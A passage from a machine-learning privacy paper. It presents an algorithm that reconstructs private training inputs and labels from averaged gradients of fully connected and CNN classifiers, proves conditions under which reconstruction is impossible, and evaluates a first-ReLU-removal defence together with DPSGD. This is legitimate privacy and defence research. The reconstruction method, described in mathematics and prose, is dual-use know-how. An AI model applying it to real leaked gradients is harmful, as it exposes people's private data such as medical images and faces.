- **Secure Boundary Condition.** *(Lack of Exclusivity)*: $N_J^m = 0$ and $M > d_1$. As a contrast, the condition of *lack of exclusivity* covers the situations when each sample in a batch activates the same set of neurons in the first layer. In this case, we prove the impossibility of unique reconstruction based on the gradient only, and correspondingly derive a simple yet effective privacy enhancing strategy based on a slight modification on the FCN architecture (Section 6).

5 Reconstruction under Sufficient Exclusivity

In this section, we present a novel deterministic algorithm for reconstructing an unknown insecure batch $\{(X_m, Y_m)\}_{m=1}^M$ from the average gradient $(\overline{G}_0, \ldots, \overline{G}_H)$ with guaranteed accuracy.

Gradient Equation of an FCN. As mentioned in the first part of Section 2, the loss function $\ell_m := \ell(f(X_m), Y_m)$ is usually implemented as the cross-entropy between the ground-truth label Y_m and the "softmax-ed" $f(X_m)$. With simple calculations, the gradient of the entropy loss on the c-th output of $f(X_m)$, i.e., f_c^m, has the following closed form:

$$\partial \ell_m / \partial f_c^m = \overline{g}_c^m = -1 + p_c^m \text{ if } c = Y_m \text{ else } p_c^m \quad , \qquad (3)$$

where $p_c^m := p_c(X_m)$ is the predicted probability for the sample X_m in class c. For convenience, we use the *loss vector* $\overline{g}^m$ to denote $(\overline{g}_1^m, ..., \overline{g}_K^m)$.

Based on the chain rule, the gradient of W_i (i.e., the weight of the $(i+1)$-th layer) contributed by the m-th sample is $\nabla_{W_i} \ell_m = \sum_{c=1}^K \overline{g}_c^m \nabla_{W_i} f_c^m$. By summing over m and replacing the left side as the captured gradient at the i-th layer, i.e., $\overline{G}_i$, we have the following gradient equation for W_i, $M\overline{G}_i = \sum_{m=1}^M \sum_{c=1}^K \overline{g}_c^m \nabla_{W_i} f_c^m$, which provides a highly complicated nonlinear equation system for the attacker to solve, where the nonlinearity lies in $\overline{g}_c^m$ and the activation patterns $D_i(X_m)$ (or, concisely, D_i^m) contained in f_c^m.

Simplification to Linear Equation System. Under the condition of sufficient exclusivity, we show both $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$ and $\{(D_i^m)_{i=1}^H\}_{m=1}^M$ can be uniquely determined to reduce the nonlinear gradient equation above to a linear equation system.

(1) Inference of Loss Vectors: First, to infer $\overline{g}_c^m$, we con-

sider the gradient equation for W_H, i.e.,

$$M[\overline{G}_H]_c = \sum_{m=1}^{M} \overline{g}_c^m f_{H-1}^m, \tag{4}$$

where $f_{H-1}^m := D_H^m W_{H-1} ... D_1^m W_0 X_m$. We discover the following sufficient condition for recovering $\overline{g}_c^m$.

Proposition 1. *A sufficient condition for determining the ratio of $\overline{g}_c^m$ over $\overline{g}_1^m$ is, each data sample has at least two ExANs at the last but one layer.*

As a proof, we construct the following algorithm to determine the ratios $\{(\overline{g}_c^m/\overline{g}_1^m)_{c=2}^K\}_{m=1}^M$. For better intuition, we consider the case in Fig. 2 where each sample X_m in a batch of size 2 has two ExANs at the last layer and one commonly activated neuron (i.e., X_1 takes up the 1st and the 2nd neurons, and X_2 the 4th and 5th). In other words, both samples activate two different neurons at the last ReLU layer of the neural network. According to the gradient equation above, by forming the ratio vector $[\overline{G}_H]_4/[\overline{G}_H]_3$, we notice that for each ExAN of the 1st sample (i.e., the 1st & the 2nd neuron), the element $[[\overline{G}_H]_4/[\overline{G}_H]_3]_1 = [[\overline{G}_H]_4/[\overline{G}_H]_3]_2 = \overline{g}_4^1/\overline{g}_3^1$. We also provide a schematic proof of this property in Fig. 3. Based on



Figure 3: A schematic proof on the observation that ExANs at the last ReLU layer help solve the ratios among $\{g_c^m\}_{c=1}^K$ for each m.

this property, we can practically detect the repetitive values in $[\overline{G}_H]_c/[\overline{G}_H]_1$ to determine the ExANs for the m-th sample and then collect the value at the corresponding index of the ratio vector $[\overline{G}_H]_c/[\overline{G}_H]_1$ as the corresponding ratio $\overline{g}_c^m/\overline{g}_1^m$. Similarly, by enumerating the class index c, we can again reduce the $M \times K$ variables in $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$ to K variables. Below, we present two noteworthy remarks on inferring the label and determining the concrete values of $\overline{g}_c^m$ based on the ratio equations. For more implementation details, please refer to Algorithm B.1.

Remark 1 (Exact Label Inference)**.** *From (3), only if c hits the ground-truth label Y, then g_c is negative while the others are positive. This observation is also noticed by [52] independently. As a result, by checking the signs of the recovered ratios, the attacker can easily determine the ground-truth label Y of the data X. For details, please see Algorithm B.2.*

Remark 2 (Feasible Range of $\overline{g}_1$)**.** *Moreover, with the constraint that $\sum_{c\neq Y} \overline{g}_c = \sum_{c\neq Y} p_c \leq 1$, we can determine the feasible range $[0,\delta]$ of $\overline{g}_1$, where δ is a rather small constant in practice, which allows the attacker to use a random value in the range or run binary search to get satisfying results. Below, it is reasonable to assume $\overline{g_1}$ is known.*

(2) Inference of Activation Patterns: Based on the knowledge of the ExANs at the last ReLU layer, we present the following exclusivity condition under which the attacker can uniquely determine the activation pattern $(D_i^m)_{i=1}^H$ for each data sample.

Proposition 2. *Given the knowledge on the ExANs at the last ReLU layer, the attacker can determine $\{(D_i^m)_{i=1}^H\}_{m=1}^M$ with uniqueness, if each data sample X_m has at least one ExAN in D_i^m, $i \in \{1,...,H-1\}$.*

Below, we provide a brief algorithmic proof. In general, the procedure of determining the activation patterns is recursively done from the last to the first ReLU layer. Initially, we have already recovered at least two ExANs in D_H^m for each input X_m. Therefore, if we consider the j-th neuron as the ExAN for X_m, then the j-th column of $\overline{G}_{H-1}$ only consists of the gradient w.r.t. X_m. Hence, by checking the non-zero positions of the j-th column, we immediately get the diagonal terms of D_{H-1}^m. Similarly, with the $(H-1)$-th layer solved, the procedure can be done for the $(H-2)$-th layer, and so on, until the first layer. Readers may refer to Fig. 2 for better intuition. Meanwhile, the attacker can further determine the whole D_H^m for each m-th sample by solving the gradient equation w.r.t. the last bias vector b_{H-1} via dynamic programming. Details on the above algorithm can be found in Algorithm B.3.

An Upper Bound on Reconstruction Errors. After the loss vectors and the activation patterns are determined, the nonlinear gradient equation collapses to a system of linear scalar equations, which can be solved with off-the-shelf linear equation solvers (e.g., LSMR [6]). When the gradient equation is reduced to a linear form, the reconstruction error is influenced

by the number of scalar linear equations available to the attacker and the number of samples the attacker wants to solve. Specifically, for an attacker who solves the least-square-error solution of the linear gradient equation as an approximation to the victim's ground-truth data inputs, we derive the following error upper bound of data reconstruction.

Theorem 1 (Reconstruction Error Bound)**.** *Under the insecure boundary condition, when the sparsity of the gradient at each i-th layer satisfies* $1-\beta(\overline{G}_i) < \varepsilon_i \frac{\sqrt{d_i d_{i+1}}}{M \dim \mathcal{X}}$ *(Note:* $\beta(\overline{G}_i)$ *denotes the ratio of non-zero elements in the full gradient), then the attacker can reconstruct the labels exactly and recover the ground-truth data inputs* $\{X_m^*\}_{m=1}^M$ *within the following mean square error bound:*

$$\frac{1}{M}\sum_{m=1}^{M}\|X_m - X_m^*\|_2 < O(\sum_{i=0}^{H}\varepsilon_i(1-\beta(\overline{G}_i))(\sum_{m=1}^{M}\|X_m^*\|_2)) \quad (5)$$

Omitted technical proofs are all provided at the following link[1]. Intuitively, Theorem 1 details the quantitative relation between the upper bound of the average reconstruction error and several key characteristics about the victim. For example, when the gradient information provided to the adversary is sparser, the batch size or the dimension of the problem space is larger, then the ε_i increases according to the inequality in the premise, which in turn makes the error bound at the RHS of (5) larger and hence causes the reconstruction quality less stable. On the contrary, when the layer width d_i, d_{i+1} are enlarged and the gradient information stays at a similar level, the ε_i decreases and therefore the attacker can expect a smaller reconstruction error bound.

Extension to Convolutional Neural Networks. When attempting to extend the above analytical results to convolutional neural networks (CNNs), we notice *the weight parameters are shared among each input dimension for a convolutional layer but not for a linear layer* would inhibit a direct extension. Although a convolutional layer is mathematically equivalent to a sparse fully-connected layer in the forward phase, the former has a rather different behavior from a sparse linear layer during the backward phase, as the gradient signals conceptually propagated to each dimension of the weight of the equivalent sparse fully-connected layer are actually accumulated to the same weight parameter in the convolutional filter. In this situation, we could neither check the non-zero/zero elements in the gradients to determine the activation state of each neuron in the feature map, nor to determine the ExANs for each data sample, which inhibits the reduction of the otherwise nonlinear gradient equation to a solvable linear equation system. Moreover, even if the reduction were possible, the number of scalar gradient equations provided by convolution filters can be highly insufficient to form a determined equation system with a satisfying solution.



Figure 4: Overview of our hybrid attack on CNN-based classification models.

In this work, we alternatively extend our proposed attack algorithm on FCN as a two-stage hybrid approach towards data reconstruction attacks on CNN-based classification models. As a mild assumption, we assume the target CNN-based classification model can be decomposed into explicitly as $f = \Phi \circ g$, where Φ is a feature extraction model mainly composed of convolutional and pooling operations, and g is an FCN for classification. This characterizes a common practice of CNN models in the real world [18, 45]. As Fig. 4 shows, our extended attack pipeline contains the following stages:

• **Stage 1.** At the first stage, we reconstruct the inputs (i.e., the feature maps) to the FCN g. Based on our obtained results on FCNs, the feature maps of each sample can be reconstructed with guaranteed reconstruction accuracy, under the condition of sufficient exclusivity, which we denote as $\{\hat{\Phi}_1, \ldots, \hat{\Phi}_M\}$.

• **Stage 2.** At the second stage, with the reconstructed feature maps, we aim to solve the input-output constraint $h(X_m) = \hat{\Phi}_m$ for each $m = 1, \ldots, M$ with gradient-based optimization algorithms. This is equivalent to an optimization problem $\arg\min_{X_m} \|\Phi(X_m) - \hat{\Phi}_m\|^2$. We name the optimization problem as the *feature matching problem* to distinguish it from the *gradient-matching problem* in (1) solved in learning-based data reconstruction attacks. In our implementation, we utilize the technique proposed in an interpretability-related work [47], which mainly models the variable X_m as the output of a trainable neural network $h(\cdot;\psi) : \mathbb{R}^d \to \mathcal{X}$ on a fixed random noise z, corresponding to the following optimization objective of our hybrid attack:

$$\arg\min_{\psi} \|\Phi(h(z_m;\psi)) - \hat{\Phi}_m\|^2, \quad (6)$$

where the optimization is conducted on the parameters of the model h.

As a final remark, we highlight the tight relation of our proposed hybrid attack on CNN with our analytic and attack techniques on FCN. On the one hand, our hybrid attack still exploits the key condition of sufficient exclusivity to separate out and reconstruct the feature map of each individual sample.

From our perspective, how to separate the information of each single data sample which is otherwise mixed in the average gradient is critical to the feasibility of data reconstruction attacks. On the other hand, without our attack algorithm on FCNs to reconstruct the feature map for each sample to a tolerably small error, one cannot bootstrap the otherwise challenging task of data reconstruction from the average gradient to the feature matching problem.

6 Privacy Enhancement via Exclusivity Reduction

Impossibility Results under Lack of Exclusivity. First, we show the lack of exclusivity leads to the impossibility of unique reconstruction, i.e., *given a ground-truth batch of data samples $\{X_i\}_{i=1}^M$, there always exist an infinite number of artifact batches which have exactly the same gradients as the ground-truth one.*

Theorem 2 (Impossibility of Reconstruction)**.** *For an FCN $f(X) = W_H\sigma(W_{H-1}\dots(W_1\sigma(W_0X+b_0)+b_1)\dots+b_{H-1})+b_H$ s.t. $d_1 < d_0$ and a batch of samples $\{X_i\}_{i=1}^M$, if $N_1^m = 0$ and $M > d_1$, then there always exists a linear space $\mathcal{Q} \subseteq \mathbb{R}^{d_0\times M}$, which satisfies: $\forall\Delta \in \mathcal{Q}$ and $\forall i = 1,\dots,H$,*

$$\overline{G}(\{(X_m,Y_m)\}_{m=1}^M;W_i) = \overline{G}(\{(X_m+\Delta_m,Y_m)\}_{m=1}^M;W_i) \quad (7)$$

$$\overline{G}(\{(X_m,Y_m)\}_{m=1}^M;b_i) = \overline{G}(\{(X_m+\Delta_m,Y_m)\}_{m=1}^M;b_i) \quad (8)$$

Moreover, when the input space has the interval constraints $X+\Delta \in [-1,1]^d$ (common for the image domain), the L2 norm of the largest perturbation Δ has the following lower bound,

$$\|\Delta\|_2^2 \geq \sum_{i=1}^{M} \|\eta_i\|_2^2 - Tr(A^\dagger AY^TY), \quad (9)$$

where $A = [\alpha_1^T,\dots,\alpha_M^T]$, $\vec{\alpha}_m = \sum_{c=1}^K \overline{g}_c^m([W_H]_c^T D_H^m \dots W_1 D_1^m)$, $Y = [\eta_1^T,\dots,\eta_1^T]$, and $\eta_i = |TP_0X_i|$ (where $|X|$ takes the absolute values of entries in X), with $P_0 = (I - W_0^\dagger W_0)$ and the columns of T are the left singular vectors of W_0.

In other words, Theorem 2 indicates, without additional information, each artifact batch is indistinguishable from the ground-truth batch for the adversary in our threat model. At the left of Fig. 5, we report the empirical values of the lower bound of the largest perturbation norm, where the largest perturbation that can be added to one pixel without changing the gradient is as large as 0.5 when the width of the first layer is 10, which forms a 25% relative deviation compared with the $[-1,1]$ range of a pixel's value. At the right of Fig. 5, we further visualize a batch of size 8 when the largest perturbation is added to the ground-truth data samples while preserving the average gradient calculated on a (d_0-7-512-K) FCN. As is shown, almost each single input can be obfuscated to an unrecognizable level while the average gradient of the



Figure 5: **Left**: The empirical values of the largest perturbation (per dim.) available in the perturbation subspace when the layer width varies, where the range of the y-axis marks the largest possible modification to an input dimension while making it stay in $[-1,1]$. **Right**: The artifact batches which share the same gradient (to a 10^{-8} numeric error) with the ground-truth batches on OrganMNIST.

obfuscated batch differs from the ground-truth one by an 10^{-8} numeric error. Combining the results above, we expect the existence of the perturbation subspace with a considerable size under the lack of exclusivity will have a positive effect on inhibiting the attacker from reconstructing useful information from the average gradient only.

Enhancing Gradient Privacy by Exclusivity Reduction. Although the above impossibility result under the lack of exclusivity poses a natural defense against data reconstruction attacks, we however notice with experiments that the situation of a batch of samples sharing the same activation pattern at the first hidden layer rarely happens. To utilize the above observation, we propose the exclusivity reduction strategy below to modify the conventional FCN architecture for ensuring the lack of exclusivity and thus the impossibility of unique reconstruction.

Corollary 1 (Exclusivity Reduction)**.** *When we remove the first ReLU layer in a conventional FCN, i.e.,*

$$W_H\sigma(W_{H-1}\dots(W_1\hat{\sigma}(W_0X+b_0)+b_1)\dots+b_{H-1})+b_H \quad (10)$$

where $\hat{}$ denotes the omission of the term, then, for a batch of samples $\{X_i\}_{i=1}^M$ s.t. $M > d_1$, there always exists a linear space $\mathcal{Q} \subseteq \mathbb{R}^{M\times d_0}$ such that for each $\Delta \in \mathcal{Q}$ and $i = 1,\dots,H$, Theorem 2 holds.

The motivation behind is straightforward: after the first ReLU layer is removed, every sample in a batch activates all the neurons in the first layer, which naturally guarantees the lack of exclusivity. Consequently, according to Theorem 2, we can construct infinitely many artifact batches which are considerably different from the ground-truth batch in perception yet indistinguishable in terms of the gradients (Fig. 5). Further, we show in Fig. C.3 that such a modification would

cause almost no performance degradation for the practical usage of FCNs.

As a final remark, exclusivity reduction is essentially different from collapsing the first two layers (e.g., $W_0 \in \mathbb{R}^{d_1 \times d_0}, W_1 \in \mathbb{R}^{d_2 \times d_1}$) into a single layer (i.e., $\tilde{W}_1 = W_2, \tilde{W}_0 = W_1 W_0 \in \mathbb{R}^{d_2 \times d_0}$), because, in the backward phase, the gradient information accessible to the attacker becomes $\nabla_{W_1 W_0} \ell(X, Y)$ after exclusivity reduction, which provides at most $d_0 \times d_2$ scalar equations to solve, instead of $\nabla_{W_0} \ell(X, Y)$, $\nabla_{W_1} \ell(X, Y)$, which brings at most $(d_0 + d_2) \times d_1$ equations to solve.

7 Evaluation Results

7.1 Overview of Evaluation

Datasets. We provide an overview on the 5 real-world datasets and the corresponding learning tasks in Table A.1. Based on considerations of research ethics, we choose public datasets to construct the data-sensitive scenarios for evaluations. As our attack requires almost no prior knowledge about the datasets, we do think the reported results would faithfully reflect the potential threats to the confidentiality of private training data in the real world. For more details on each scenario, please refer to Appendix A.

Evaluation Protocols. Following [12, 53], we first leverage the Hungarian algorithm [24] to find the best-matching pairs of reconstructed and ground-truth data inputs according to the pairwise mean square error (MSE). Then we compute the average of the following set of performance metrics over the best-matching pairs. We denote each reconstructed (ground-truth) data input as $\hat{X}_m$ (X_m).

• **Mean Square Error (MSE)** measures the L2 difference between the reconstructed input and the ground-truth input, averaged over coordinates. Formally, the MSE metric writes $\text{MSE}(\hat{X}_m, X_m) = \|\hat{X}_m - X_m\|_2 / \dim \mathcal{X}$, where $\dim \mathcal{X}$ is the dimension of the input space. The MSE is the lower the better.

• **Peak Signal-to-Noise Ratio (PSNR)** measures the ratio of the effective information and noises in the reconstructed images, which is also used in [12]. It formally computes as $\text{PSNR}(\hat{X}_m, X_m) = -10 \times \log_{10}(\text{MSE}(\hat{X}_m, X_m))$. It is worth to notice, although PSNR is a derived metric from MSE, it behaves slightly different when being averaged and provides a better perspective on comparing the recognizability of the reconstructed input, especially for the visual scenarios.

Besides, we report the label recovery accuracy, i.e., *LAcc*, which computes the ratio between the number of the labels present in both the ground-truth and the reconstructed label sets with the ground-truth batch size. Moreover, we also visualize the reconstructed results and incorporate human evaluation to better reflect the perceptual reconstruction quality.

7.2 Attacks inside Insecure Boundary

Comparison of Reconstruction Accuracy. We compare the performance of our proposed data reconstruction attack with two previous attacks, i.e., DLG [53] and Inverting [12], on each scenario in Table A.1, where the target FCN architecture is (d-512-K) and the batch size $M = 8$. We do not involve iDLG [52] as it is only applicable to gradient calculated on a single sample (Table 1). The **FCN** rows in Table 2 compare the performance of our proposed attack with the baselines.



Figure 6: Sampled reconstruction results on RetinaMNIST.

As the **LAcc** columns of Table 2 show, our attack algorithm reaches 100% accuracy when reconstructing the labels of each single sample in the batch, which conforms to the theoretical guarantee in Theorem 1. In terms of the MSE and PSNR metrics, our attack algorithm substantially outperforms all the baselines in most test cases. For example, the average PSNRs of our reconstruction results are observed to be larger than 35 in most cases, which corresponds to highly recognizable reconstruction results for human observers (Fig. 6). As a comparison, previous attacks tend to produce less recognizable reconstruction results. In the following, we provide more ablation studies to validate the robustness of our proposed attack once the batch has sufficient exclusivity. Due to the space limit on the main text, we omit the full results on all the datasets only if they do not violate the observations we make. The omitted results are all presented in Appendix C.

Attacks on Partially/Fully Trained Models. We provide experiments to show the effectiveness of our attack algorithm is not limited to attacking a randomly initialized neural network, but it can also successfully attack partially/fully trained neural networks. Specifically, we train a three-layer fully connected neural network (d_0-512-K) for 100 epochs, during which the model checkpoints are stored for every 10 epochs. We conduct our attack and the best baseline *Inverting* on 10 randomly sampled insecure batches. Fig. 7(a) reports the PSNR metrics on CIFAR-10 when the training epoch proceeds from 0 (i.e., *initial stage*) to 100 (i.e., *convergence*) with a stride of 10, where the shaded region reports the 95% confidence interval. As Fig. 7(a) shows, the performance of our attack remains stable throughout the whole training process. On CIFAR-10, the MSE of the reconstruction results remain at the 10^{-4} error

Table 2: Comparisons of reconstruction attacks on different scenarios. All statistics are averaged on 10 controlled repetitive tests, with the best in **bold**.

		DLG			Inverting			Ours		
		MSE	PSNR	LAcc	MSE	PSNR	LAcc	MSE	PSNR	LAcc



Figure 7: The PSNR curve of reconstruction attacks when **(a)** the batch size, **(b)** the training epoch, **(c)** the layer width and **(d)** the number of layers vary.

level and the PSNR remains over 40. Conforming to Theorem 1, these phenomenons further validate that our attack algorithm works independent from the attack epoch.

Scalability for Realistic Batch Sizes. To validate the scalability of our proposed attack, we alternatively leverage an auxiliary algorithm in [35, Section 3.3] (referred to as *SOW*) to arbitrarily manipulate the activation pattern of a given input by adding a slight perturbation to the input. We specify the expected activation pattern of each sample in a randomly sampled batch of realistic batch sizes to satisfy the sufficient exclusivity condition. Then, we invoke SOW to generate the perturbations, and conduct our proposed attack on the average gradient of the perturbed batches of size varying from 1 to 128 by a multiplier of 2. Fig. 7(b) reports the PSNR metrics of our proposed attack and *Inverting* on Facescrub. We repeat the experiments on 10 randomly sampled batches, where the shaded part reports the 95% confidence interval of the results. As Fig. 7(b) shows, the performance of our attack remains strong when the batch size increases from 1 to realistic batch sizes like 64 and 128 (Visualization results can be accessed following Appendix C). For example, the average PSNR of our attack is 37.8 and 35.1 when the batch size is 1 and 128 respectively on Facescrub, while the PSNR of Inverting is only 14.1 and 11.2. Besides, according to the MSE and PSNR curves, the performance of our proposed attack is almost not correlated with the size of the batch to reconstruct only if the batch stays within the insecure boundary.

Attacks on Different Architectures. To test our attack on different FCN architectures, we vary the width d_1 of the ReLU layer of a 3-layer FCN (d_0-d_1-K) from 300 to 700 with a stride of 100. The corresponding PSNR for $M = 8$ on DermaMNIST is plotted in Fig. 7(c). Fixing the layer width as 512, we also increase the depth of the target FCN (d-512-K) by inserting additional ReLU layers of the same width incrementally to obtain FCNs of 3-6 layers. we report the corresponding PSNR curves on OrganMNIST in Fig. 7(d).

From Fig. 7(c)-(d), we observe when the layer width and the number of layers increase, the performance of the learning-based reconstruction attack does not show a clear upward trend, mainly because the gradient-descent-based optimizer is likely to get stuck at a local optimum [7] when the learning process converges, which is however distant from the ground-truth results. Consequently, the corresponding PSNR metrics only loosely reflect the intrinsic relation between the model size and the attack effectiveness. Meanwhile, as the PSNR of our attack remains over 20 in most cases, the improvement of attack performance is also not clear. Nevertheless, a deeper, wider FCN architecture does facilitate data reconstruction attacks according to our analysis: On the one hand, it increases the possibility of a batch to be insecure (Section 7.4). On the other hand, it provides the adversary more scalar equations to determine the data input, which, according to Theorem 1, lowers down the upper bound on the reconstruction error (Appendix B). To alleviate the threats of data reconstruction, one may consider reduce the size of the neural networks especially when the utility requirement is already met.

Hybrid Attacks on CNN-based Classification Models. we conduct our hybrid attack on a classical shallow CNN model, i.e., LeNet-5 [22], and two state-of-the-art deep CNN models, i.e., AlexNet [23] and VGG-13 [45], with three real-world datasets, namely, ImageNet [40], ISIC skin cancer dataset [14] and Facescrub [32] (upsampled to 224×224). The corresponding rows of Table 2 report the quantitative performance of our proposed attack and the baseline methods when the batch size is 8. For better intuition, we also visualize the reconstructed results for VGG-13 on batches from ISIC skin cancer dataset in Fig. 8. For accessing the omitted visualization on other datasets, please refer to Appendix C.

As we can see from Table 2, our newly proposed hybrid attack on CNN-based classification models outperforms previous attacks, namely, DLG and Inverting, by a non-trivial



Figure 8: Sampled results on the ISIC skin cancer dataset, reconstructed from the average gradient of VGG-13.

margin. For example, when reconstructing a batch from ISIC and Facescrub, our proposed attack achieves a PSNR over 20.0 consistently on all the three representative CNN architectures (with the highest PSNR very close to 30.0), which conforms to highly recognizable reconstruction results in Fig. 8. Moreover, by leveraging our proposed attack algorithm on the FCN classifier, we reach 100% accuracy in inferring the labels of each sample in the target batch.

Human Evaluation. Finally, we measure the reconstruction quality from the perspective of human perception. Specifically, we collect one group of reconstruction results of DLG, Inverting and our attack on the same batch in 8 test cases when the batch size is 8. Then we prepare a survey composed of 24 questions, each of which shows 4 images (3 reconstruction results for the same ground-truth image and the corresponding ground-truth image in a random order) and asks the participant to rank the 4 images in a decreasing order of recognizability. The study is conducted with 71 volunteer graduate students. This whole study has been approved by our institution's IRB. The approval process is similar to the exempt review in the US, as this study is considered as "minimal risk" by IRB staffs. After collecting the completed surveys, we evaluate the performance of our attack and the baselines in terms of the average discounted cumulative gain (DCG) of the corresponding reconstruction results in each ranking results. Table 3 reports the DCG score of our attack and the baselines on different models averaged over all the participants and the datasets, alongwith the 95% confidence interval. Appendix C presents more details, with a sample question in Fig. C.1.

Table 3: Comparison of different attacks in terms of perceptual reconstruction quality in terms of discounted cumulative gain (DCG).

	DLG	Inverting	Ours	Ground-Truth
FCN	0.432 ± 0.002	0.503 ± 0.003	$\mathbf{0.83 \pm 0.01}$	0.80 ± 0.01
LeNet-5	0.448 ± 0.004	0.487 ± 0.003	0.72 ± 0.02	$\mathbf{0.91 \pm 0.01}$
AlexNet	0.436 ± 0.004	0.502 ± 0.005	0.630 ± 0.006	$\mathbf{0.993 \pm 0.005}$
VGG-13	0.442 ± 0.006	0.496 ± 0.003	0.70 ± 0.01	$\mathbf{0.93 \pm 0.01}$

As Table 3 shows, the human evaluation results are strongly consistent with the performance evaluated with the automatic metrics. For example, on CNNs, our attack always has the second largest DCG score, which is only lower than the ground-truth, for all the target architectures, which conforms to the reported performance in Table 2 and indicates the effectiveness of our proposed hybrid extension. More strikingly, on FCNs, our attack even has a higher DCG score under human evaluation compared with the ground-truth, indicating that the reconstructed results from our algorithm are more frequently ranked as the most recognizable than the ground-truth, and conforms to the over 30 PSNR of our attack on FCNs.

7.3 Protection Effect inside Secure Boundary

In this part, we provide preliminary experimental results on how our proposed exclusivity reduction strategy weakens the privacy leakage from gradients. We include differentially-private SGD (DPSGD) [2] as a potential defense based on gradient obfuscation, orthogonal to our exclusivity reduction strategy which is based on architecture modification. Besides, we further consider a hybrid defense which combines exclusivity reduction with DPSGD. Specifically, we implement the gradient obfuscation procedure of DPSGD as in [2], where the gradient clipping constant is set as 1.0 and the standard deviation σ of the Gaussian noise as 0.1, 0.5 and 1.0. In the experiments, we simulate an attacker who leverages the best baseline data reconstruction attack *Inverting* on the average gradient (w/ or w/o obfuscation) of the same batch calculated on the following comparison groups.

- **Group A.** The base FCN (d_0-512-K), i.e., *Base*;
- **Group B.** An FCN of the same architecture as in Group A except that a ReLU layer of width 7 is inserted at the first layer (d_0-7-512-K), i.e., *Compression*;
- **Group C.** An FCN which shares the same parameters with the model in Group B but has the ReLUs in the first layer removed, i.e., *Compression+w/o ExAN*;
- **Group D.** An FCN of the same architecture as in Group B and the gradient is obfuscated with DPSGD, i.e., *Compression+DPSGD* ($\sigma = 0.1, 0.5, 1.0$);
- **Group E.** An FCN of the same architecture as in Group C and the gradient is obfuscated with DPSGD, i.e., *Compression+DPSGD+w/o ExAN* ($\sigma = 0.1, 0.5, 1.0$),

where we choose the width of the non-ReLU layer as 7 because this setting is expected to enhance the privacy of a batch with its size $M \geq 8\ (= 7+1)$ according to Corollary 1, which is also a common setting on the maximal size of a batch under attack in previous attacks. For all the five comparison groups, we repetitively conduct the attack on 100 randomly sampled batches, and collect the average MSE and PSNR as indicators of the reconstruction quality. Fig. 9 presents the box-plots of the performance metrics on RetinaMNIST. The omitted results on other datasets are in Appendix C.

First, comparing the PSNR on Group A & B in Fig. 9, we



Figure 9: The reconstruction quality of *Inverting* on RetinaMNIST when applied on 5 comparison groups with different architectures or implemented with different defense strategies.

observe the Inverting attack on RetinaMNIST has almost the same performance whether a 7-unit ReLU layer is inserted into the original model, which indicates the model compression only has a very slight effect in weakening the reconstruction quality. As a comparison, our proposed exclusivity reduction strategy substantially decreases the PSNR of the reconstruction: The PSNR for Group C is 20% lower than the PSNR of Group A & B. The results imply that exclusivity reduction does play a non-trivial role in weakening the effectiveness of data reconstruction when the compression effect of the shallow layer of width 7 is left out.

Next, comparing the attack performance on Group C and D, we observe that the attack effectiveness of Inverting is weakened on both groups, which supports that the mitigation strategies via architecture modification or via gradient obfuscation can both alleviate the information leakage from the gradient. Meanwhile, by comparing the decrease in PSNR, we observe that the DPSGD provides as a slightly more effective defense than exclusivity reduction, for which we infer the reason is DPSGD works by directly obfuscating the gradient, the immediate information source exploited by data reconstruction, while our strategy works by reducing the neuron exclusivity, a more in-depth factor which guarantees the non-uniqueness of reconstruction. The orthogonality of these two approaches further inspires us to evaluate a more effective defense which combines our strategy for eliminating the insecure exclusivity state and DPSGD for gradient obfuscation. As the reported performance on Group E shows, this new combination exhibits a larger decrease on the reconstruction quality, while, with regression tests, we observe almost no further trade-off on the normal utility.

7.4 Impact Factors on Exclusivity States

Finally, we empirically study how the layer width, the network depth, the training epoch and the label composition in a batch would influence the statistics of batches which satisfy the sufficient exclusivity condition (i.e., *insecure batch*). Generally, we set the base FCN architecture as a three-layer FCN (d_0-512-K), vary the architecture as specified by the experimental purpose, test the validity of the sufficient exclusivity condition for 1000 randomly sampled batches of size 8, and report the proportion of the insecure batches in Fig. 10. Specifically, the model configurations in Fig. 10(a)-(c) are the same as the ones in Fig. 7, while, in Fig. 10(d), we report the proportion of valid batches which consist of 8 samples from the same class, which are averaged over all the classes during the training process, to measure the impact of label composition in a training batch on its exclusivity state.



Figure 10: The proportion of insecure batches in 1000 randomly sampled batches under different configurations.

As Fig. 10(a) shows, on all the five datasets, the width plays a strong impact factor on the proportion of insecure batches. For example, when the layer width is 1000, the proportion of insecure batches is over 60% on RetinaMNIST, which, in other words, indicates that over 60% batches of size 8 can be reconstructed with high recognizability only if the average gradient is leaked in this case. From Fig. 10(b), we observe that the influence of the network depth on the neuron exclusivity state is complicated. In most cases, the proportion of the insecure batches reaches the maximal when the network depth is 4 and 5 but radically decreases when the depth is further enlarged. This may serve as an explanation on our previously reported results in Fig. 7(d), where the baseline attacks do not show a clear upward trend when the depth increases. In Fig. 10(c), we do not observe a common principle which characterizes the influence of the training epoch on the neuron exclusivity. For example, on Facescrub, the proportion of insecure batches decreases when the training epoch accumulates, while, on DermaMNIST, the proportion first increases and then remains stable. From Fig. 10(d), we observe that, on some datasets, the proportion of insecure batches is even higher compared to the case when the batches contain randomly sampled inputs, which conforms to the observed complexity of activation patterns even for samples from the same class [15], considering the exponentially many



Figure 11: Impact of *sufficient exclusivity* (i.e., *w/ ExAN*) and *lack of exclusivity* (i.e., *w/o ExAN*) conditions on the quality of data reconstruction, where the *default* columns collect the results on a randomly sampled batches with no control on its exclusivity state.

possibilities (e.g., 2^{512}).

8 Discussions

On the Remaining Exclusivity States. We further explore how the neuron exclusivity state of a batch would influence the attack effectiveness in general. Specifically, with the aid of the SOW algorithm [35], we prepare the following three comparison groups of batches to attack: **A.** 100 randomly sampled batch of size 8 from the original dataset (i.e., *default*); **B.** slightly perturbed versions of batches in Group A such that each batch satisfies the condition of sufficient exclusivity (i.e., *w/ ExAN*); **C.** slightly perturbed versions of batches in Group A such that all the samples in the same batch have no ExAN with one another. Then we conduct the *Inverting* attack on all the 100 batches from the three comparison groups respectively. Fig. 11 presents the box plots of the PSNR of *Inverting* on three datasets, with the omitted results in Appendix C. As Fig. 11 shows, in most cases, we observe that the attack performance decreases in the following order of the comparison groups: *w/ ExAN* > *default* > *w/o ExAN*. For example, on Facescrub, the average PSNR is respectively 11.83, 11.55, and 10.47 for the *w/ ExAN*, the *default* and the *w/o ExAN* comparison group. Although the performance margin of *Inverting* between the default group and the *w/ ExAN* group is not as substantial as that between the default group and the w/o ExAN group, we should notice *Inverting* does not exhibit the optimal attack effectiveness on insecure batches. In fact, our constructed attack algorithm indicates, the attacker can achieve a much higher reconstruction quality (e.g., with PSNR over 30) on the insecure batches. Combining these 